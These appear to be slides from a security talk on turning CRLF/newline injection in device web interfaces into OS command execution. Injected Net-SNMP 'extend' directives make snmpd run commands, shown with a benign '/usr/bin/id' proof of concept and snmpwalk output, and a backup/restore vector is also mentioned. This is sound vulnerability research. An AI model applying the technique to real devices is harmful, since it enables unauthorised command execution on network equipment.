

# OS Command Injection via Newline Injection in SNMP Services

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
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## About me

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(e.g. Blue Coat, Symantec, Broadcom)

# Simple Network Management Protocol (SNMP)

- Layer 7 network protocol for monitoring and management of remote system.



- SNMP v1/v2c access control: community strings
  - read-only
  - read-write

# Management Information Base (MIB)

- A database of variables monitored and managed over SNMP.
- Identified by hierarchical OIDs.

```
└─ SNMPv2-MIB(.1.3.6.1.2.1)
  └─ system(.1)
    ├── sysDescr (.1)
    ├── sysObjectID (.2)
    ├── sysUpTime (.3)
    ├── sysName (.5)
    ├── sysContact (.4)
    ├── sysLocation (.6)
    ├── sysServices (.7)
    ├── sysORLastChange (.8)
    └─ sysORTable (.9)
      └─ sysOREntry (.1)
        ├── sysORIndex (.1)
        ├── sysORID (.2)
        ├── sysORDescr (.3)
        └─ sysORUpTime (.4)
```

```
iso.3.6.1.2.1.1.1.0 = STRING: "Linux ubuntu2401 6.8.0-52-generic #53-Ubuntu"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (741) 0:00:07.41
iso.3.6.1.2.1.1.4.0 = STRING: "admin@example.org"
iso.3.6.1.2.1.1.5.0 = STRING: "ubuntu2401"
iso.3.6.1.2.1.1.6.0 = STRING: "Here"
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
```

# Net-SNMP

- Popular SNMP protocol implementation in Linux distributions.
- Provides the NET-SNMP-EXTEND-MIB extension MIB.
- Shell script/OS command execution

```
Package: snmpd
Status: install ok installed
Priority: optional
Section: net
Installed-Size: 152
Maintainer: Ubuntu Developers <ubuntu-devel-discuss@lists.ubuntu.com>
Architecture: amd64
Source: net-snmp
Version: 5.9.4+dfsg-1.1ubuntu3
Replaces: libsnmp-dev (<< 5.8+dfsg-3)
Depends: libc6 (≥ 2.38), libsnmp40t64 (= 5.9.4+dfsg-1.1ubuntu3), debconf (≥ 0.5) | debconf-2.0, adduser, debconf, libsnmp-base
Pre-Depends: init-system-helpers (≥ 1.54~)
Suggests: snmptrapd
Breaks: libsnmp-dev (<< 5.8+dfsg-3)
Conffiles:
 /etc/default/snmpd aa1e103d71ace197ac267dc4472d5f39
 /etc/init.d/snmpd 1956ed26e1d7d91f43df1d7ec488937e
 /etc/snmp/snmpd.conf 8ac5322c8722f16c16867c908ddda41e
Description: SNMP (Simple Network Management Protocol) agents
The Simple Network Management Protocol (SNMP) provides a framework
for the exchange of management information between agents (servers)
and clients.
```

# snmpd.conf

- Linux distributions typically store Net-SNMP configuration in `/etc/snmp/snmpd.conf`

```
#####  
#  
# snmpd.conf  
# An example configuration file for configuring the Net-SNMP agent ('snmpd')  
# See snmpd.conf(5) man page for details  
#  
#####  
# SECTION: System Information Setup  
#  
  
# syslocation: The [typically physical] location of the system.  
# Note that setting this value here means that when trying to  
# perform an snmp SET operation to the syslocation.0 variable will make  
# the agent return the "notWritable" error code. IE, including  
# this token in the snmpd.conf file will disable write access to  
# the variable.  
# arguments: location_string  
sysLocation    Sitting on the Dock of the Bay  
sysContact     Me <me@example.org>
```

```
#####  
# SECTION: Access Control Setup  
#  
# This section defines who is allowed to talk to your running  
# snmp agent.  
  
# Views  
# arguments viewname included [oid]  
  
# system + hrSystem groups only  
view systemonly included .1.3.6.1.2.1.1  
view systemonly included .1.3.6.1.2.1.25.1  
  
# rocommunity: a SNMPv1/SNMPv2c read-only access community name  
# arguments: community [default|hostname|network/bits] [oid | -V view]  
  
# Read-only access to everyone to the systemonly view  
rocommunity public default -V systemonly
```

# Web UI CRLF Injection → OS Command Injection

General SNMP Settings		SNMP Access	
SNMP Port:	161	User name	Read Write
SNMP Port Listener:	162	public	<input checked="" type="checkbox"/> <input type="checkbox"/>
SNMP Version:	3	private	<input checked="" type="checkbox"/> <input checked="" type="checkbox"/>

The screenshot shows a web interface titled "Settings/Registration" with a navigation menu on the left. The main content area displays "SNMP Settings" with an "Edit" button highlighted by a red box. Below it, "SNMPv1 Settings" are shown with various configuration options.

SNMP Settings	
Use SNMPv1:	On
Use Community Name 1:	On
Community Name 1:	public
MIB Access Permission:	Read Only
Use Community Name 2:	Off
Community Name 2:	public2
MIB Access Permission:	Read Only

Dedicated Community Settings	
Dedicated Community 1:	Read/Write
Dedicated Community 2:	Read/Write



# Web UI CRLF Injection → OS Command Injection

```
sysLocation      Here
sysContact       admin@example.org

master agentx
agentaddress     udp:161,udp6:[::1]:161,tcp:161,tcp6:[::1]:161
rocommunity      public5

extend amatas_test /usr/bin/id
```

```
└─$ snmpwalk -v2c -c public5 192.168.68.68 NET-SNMP-EXTEND-MIB::nsExtendObjects
NET-SNMP-EXTEND-MIB::nsExtendNumEntries.0 = INTEGER: 1
NET-SNMP-EXTEND-MIB::nsExtendCommand."amatas_test" = STRING: /usr/bin/id
NET-SNMP-EXTEND-MIB::nsExtendArgs."amatas_test" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendInput."amatas_test" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendCacheTime."amatas_test" = INTEGER: 5
NET-SNMP-EXTEND-MIB::nsExtendExecType."amatas_test" = INTEGER: exec(1)
NET-SNMP-EXTEND-MIB::nsExtendRunType."amatas_test" = INTEGER: run-on-read(1)
NET-SNMP-EXTEND-MIB::nsExtendStorage."amatas_test" = INTEGER: permanent(4)
NET-SNMP-EXTEND-MIB::nsExtendStatus."amatas_test" = INTEGER: active(1)
NET-SNMP-EXTEND-MIB::nsExtendOutput1Line."amatas_test" = STRING: uid=110(Debian-snmp) gid=110(Debian-snmp) groups=110(Debian-snmp)
NET-SNMP-EXTEND-MIB::nsExtendOutputFull."amatas_test" = STRING: uid=110(Debian-snmp) gid=110(Debian-snmp) groups=110(Debian-snmp)
NET-SNMP-EXTEND-MIB::nsExtendOutNumLines."amatas_test" = INTEGER: 1
NET-SNMP-EXTEND-MIB::nsExtendResult."amatas_test" = INTEGER: 0
NET-SNMP-EXTEND-MIB::nsExtendOutLine."amatas_test".1 = STRING: uid=110(Debian-snmp) gid=110(Debian-snmp) groups=110(Debian-snmp)
```

- Additional SNMP directives: exec, pass, sh



# OS Command Injection via Backup/Restore

- Network devices often support backup/restore of system configuration.

Create Backup Restore Backup

**Backup Will Contain:**

- Appliance Configuration
- Cron Jobs
- Datastore Data
- Datastore Transaction Logs
- HTTPS Configuration
- Installed Device Definitions
- Installed Product Content
- Key and Certificate
- License Data
- Name Resolution Configuration
- Security Data
- Vault

**Not Present:**

- Custom OS Data
- Custom Reports
- Custom Startup Scripts
- Custom Taxonomy
- Export Adapters
- Export Exporters
- Export Mappings

**Backup Destination:**

Backup Type: On Appliance  Previous on-appliance backup will be overwritten.

Notes: Includes sensitive data

**Options:**

Verify backup:

Include sensitive data:

Encrypt Backup:

Encryption Passphrase: .....   Accepted

.....   Verified

# Q & A

